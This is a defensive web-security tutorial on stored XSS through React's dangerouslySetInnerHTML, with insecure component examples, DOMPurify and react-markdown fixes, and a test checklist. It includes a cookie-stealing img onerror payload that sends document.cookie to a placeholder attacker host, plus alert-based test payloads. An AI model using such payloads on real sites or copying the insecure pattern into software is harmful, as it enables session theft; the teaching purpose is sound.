React's dangerouslySetInnerHTML Is an XSS Backdoor: Sanitize User Content Before You Ship (With Code)
July 23, 2026 · 1923 words
React dangerouslySetInnerHTML XSS is one of the easiest ways to get your vibe-coded app hacked, and most builders never see it coming. Here's the fear in one sentence: a stranger types a comment on your site, and that comment quietly steals the login session of every other user who reads it. That's a stored XSS attack, and the usual entry point is a single React prop your AI assistant reaches for whenever you ask it to "render this user's rich text" or "show the markdown as HTML." This guide shows the exact insecure pattern AI tools produce, why it hands attackers the keys, and the copy-paste fix using DOMPurify — the sanitizer trusted by millions of projects.
If you've ever asked Cursor, Claude Code, or Copilot for a comment box, a blog CMS, a bio field, or a markdown preview, there's a good chance this bug is already in your codebase. Let's find it and close it.
What is XSS, in plain English?
XSS stands for cross-site scripting. It's an attack where someone smuggles their own JavaScript into a page that other people view. The browser can't tell the difference between the code you wrote and the code an attacker injected — it runs both. Once an attacker's script runs in your user's browser, it can read their session cookie or auth token, act as them, change their account, or redirect them to a phishing page.

The version that hurts most is stored XSS: the malicious code is saved in your database (as a comment, a profile bio, a product review) and re-served to everyone who loads that page. One bad comment, hundreds of hijacked sessions.
Here's the good news that makes the bad news so surprising: React normally protects you from XSS automatically. When you write <p>{userComment}</p>, React escapes the value — it converts characters like < and > into harmless text, so <script> shows up as literal words on the screen instead of running. You get this protection for free on every normal JSX expression. The official React docs note that dangerouslySetInnerHTML is the deliberate override of that safety — the name has "dangerously" in it on purpose.
The code your AI wrote
Ask an AI for "a component to display a user's comment that supports formatting" and you'll very often get this:
// components/Comment.tsx — the version your AI wrote (INSECURE)
export function Comment({ comment }: { comment: { html: string } }) {
  return (
    <div
      className="comment"
      dangerouslySetInnerHTML={{ __html: comment.html }}
    />
  )
}
It looks reasonable. It renders bold text, links, and line breaks. In your own testing — where you only ever type normal comments — it works perfectly. Shipped.
The same pattern shows up when AI renders markdown. A very common insecure combo is "convert markdown to an HTML string, then dump it in with dangerouslySetInnerHTML":
// INSECURE: markdown → HTML string → straight into the DOM
import { marked } from 'marked'

export function Post({ markdown }: { markdown: string }) {
  const html = marked.parse(markdown) // produces raw HTML
  return <div dangerouslySetInnerHTML={{ __html: html }} />
}
Both versions take a string that ultimately came from a user and inject it into the page as live HTML — completely bypassing React's built-in escaping.
Why this is dangerous
dangerouslySetInnerHTML tells React: "stop escaping, trust me, render this exactly as raw HTML." If any part of that HTML came from a user, you've handed them a paintbrush inside your users' browsers.

An attacker doesn't even need a <script> tag (many naive filters block that one word). They post a comment like this:
<img src="x" onerror="fetch('https://evil.example/steal?c='+document.cookie)">
The image fails to load on purpose, the onerror handler fires, and now the victim's cookies are on the attacker's server. DOMPurify's own docs use this exact class of payload as the canonical example: <img src=x onerror=alert(1)>. There are dozens of variants — <svg onload=...>, javascript: links, <iframe> — which is exactly why you cannot hand-roll a blocklist and hope. According to OWASP, XSS remains one of the most common web vulnerabilities, and it lives under Injection on the OWASP Top 10 — the same broken-trust family as the prompt injection risks we covered for AI apps.
The trap for vibe coders is that the insecure code works in every demo. You never type an attack into your own comment box, so the bug stays invisible until a real user — friendly or not — does.
The fix: sanitize before you render
The rule is simple: if you must render user HTML, clean it first. Don't try to write your own filter — use DOMPurify, a battle-tested sanitizer from security firm Cure53 that strips dangerous tags and attributes while keeping safe formatting. It has over 37 million weekly downloads on npm (as of July 2026) and powers the sanitization in countless rich-text editors.
Install it:
npm install dompurify
npm install -D @types/dompurify   # TypeScript types (older versions)
Then sanitize the HTML right before it hits dangerouslySetInnerHTML. Wrapping the call in useMemo means you only re-clean when the input actually changes:
// components/Comment.tsx — the fixed version (SECURE)
'use client'

import { useMemo } from 'react'
import DOMPurify from 'dompurify'

export function Comment({ comment }: { comment: { html: string } }) {
  const clean = useMemo(
    () => DOMPurify.sanitize(comment.html),
    [comment.html]
  )
  return <div className="comment" dangerouslySetInnerHTML={{ __html: clean }} />
}
That's it. DOMPurify.sanitize() runs with secure defaults: the payload <img src=x onerror=alert(1)> comes out as a plain <img src="x"> with the attack handler removed, while your bold tags and links survive. You can tighten it further with an allowlist, for example only permitting basic formatting:
const clean = DOMPurify.sanitize(comment.html, {
  ALLOWED_TAGS: ['b', 'i', 'em', 'strong', 'a', 'p', 'br', 'ul', 'ol', 'li'],
  ALLOWED_ATTR: ['href'],
})
Two important notes for Next.js vibe coders:
Server Components can't run plain DOMPurify. DOMPurify needs a browser DOM, which doesn't exist in the Node.js server environment. If you're sanitizing inside a Server Component or an API route, use isomorphic-dompurify instead — same sanitize() API, but it works on both server and client. Even better, sanitize at write-time: clean the HTML once before you save it to your database, so nothing dirty is ever stored. (Still sanitize on render too — defense in depth.)
For markdown, skip the raw-HTML step entirely. The safest option is to not produce an HTML string at all. The react-markdown library converts markdown straight into React elements — so React's normal escaping stays on and you never touch dangerouslySetInnerHTML. It ignores raw HTML by default; if you need to allow some, add the rehype-sanitize plugin.
// The safest markdown path — no dangerouslySetInnerHTML at all
import Markdown from 'react-markdown'

export function Post({ markdown }: { markdown: string }) {
  return <Markdown>{markdown}</Markdown>
}
How to test the fix
You don't need a hacking lab. Go to any input in your app that eventually renders as HTML — a comment box, a bio field, a markdown editor — and submit this exact string:
<img src=x onerror="alert('xss')">
Then load the page that displays it.
Before the fix: a browser alert box pops up saying xss. That popup is proof that attacker-controlled JavaScript just executed on your page. If a real attacker wrote that handler, it would be stealing tokens instead of showing an alert.
After the fix: no popup. You'll see a broken image icon (the harmless <img> survives, the onerror is gone) or nothing at all. Open your browser's DevTools and inspect the element to confirm the onerror attribute has been stripped.
Try a few more payloads to be thorough:
| Payload you submit | What it does if unsanitized | After DOMPurify |
|---|---|---|
<img src=x onerror=alert(1)> | Runs JS via a failed image load | <img src="x"> — handler removed |
<script>alert(1)</script> | Executes arbitrary script | Tag stripped entirely |
<a href="javascript:alert(1)">click</a> | Runs JS when clicked | href neutralized |
<svg onload=alert(1)> | Runs JS on SVG load | Event handler removed |
If none of them trigger a popup, the backdoor is closed.
Risk table
| Risk | What can happen | Fix |
|---|---|---|
User HTML in dangerouslySetInnerHTML | Stored XSS — one comment hijacks every viewer's session | Sanitize with DOMPurify.sanitize() before rendering |
| Sanitizing on the server with plain DOMPurify | Crash — no DOM in Node | Use isomorphic-dompurify or sanitize at write-time |
| Markdown → HTML string → raw inject | Same XSS hole, hidden behind a parser | Use react-markdown (no raw HTML by default) |
| Hand-written tag blocklist | Bypassed by <svg>, <img onerror>, etc. | Use an allowlist sanitizer, never a blocklist |
| Trusting "it worked in my testing" | Bug stays invisible until a real attacker types | Test with real XSS payloads (above) |
Copy-paste prompt: make your AI fix its own XSS
Paste this into Cursor, Claude Code, or Copilot in your project:
Audit this codebase for XSS. Find every use of
dangerouslySetInnerHTMLand every place raw HTML from a user or external source is rendered. For each one: (1) if the HTML can contain user input, sanitize it with DOMPurify (isomorphic-dompurifyif it runs on the server) before rendering, ideally memoized; (2) prefer sanitizing at write-time before saving to the database; (3) for markdown, replace any "markdown → HTML string → dangerouslySetInnerHTML" pattern withreact-markdownso raw HTML is never injected; (4) never rely on a blocklist of tags. List every file you changed and the payload each change would have blocked.
React XSS security checklist
- Every
dangerouslySetInnerHTMLeither renders trusted, non-user content or is sanitized with DOMPurify first - Server-side or API-route sanitizing uses
isomorphic-dompurify, not plain DOMPurify - User HTML is sanitized at write-time before it's saved (plus on render, for defense in depth)
- Markdown is rendered with
react-markdown, not a raw HTML string - You use an allowlist (
ALLOWED_TAGS/ALLOWED_ATTR), never a blocklist - You tested a real
<img src=x onerror=alert(1)>payload and got no popup - Normal text is rendered with plain JSX (
{value}), letting React escape it for you
XSS is one entrance; broken access control and leaked secrets are others. The full map of what AI assistants routinely skip is in our vibe coding security pillar guide, and the scanners that catch these holes automatically are in the security tools roundup.
If you'd like a second pair of eyes on your actual code, I run hands-on security audits of vibe-coded React and Next.js apps — I'll find every dangerouslySetInnerHTML, run the XSS payloads above against your inputs, and hand you a prioritized fix list. Email me at [email protected] with your repo or stack and I'll tell you what an attacker would try first.
Key Takeaway
React protects you from XSS by default — right up until you (or your AI) reach for dangerouslySetInnerHTML to render user content. That one prop turns off the safety and lets a single comment run code in every viewer's browser. The fix is short: run user HTML through DOMPurify.sanitize() before it renders, use isomorphic-dompurify on the server, prefer react-markdown for markdown, and prove it with an onerror payload that no longer pops. Sanitize before you ship, and the backdoor closes.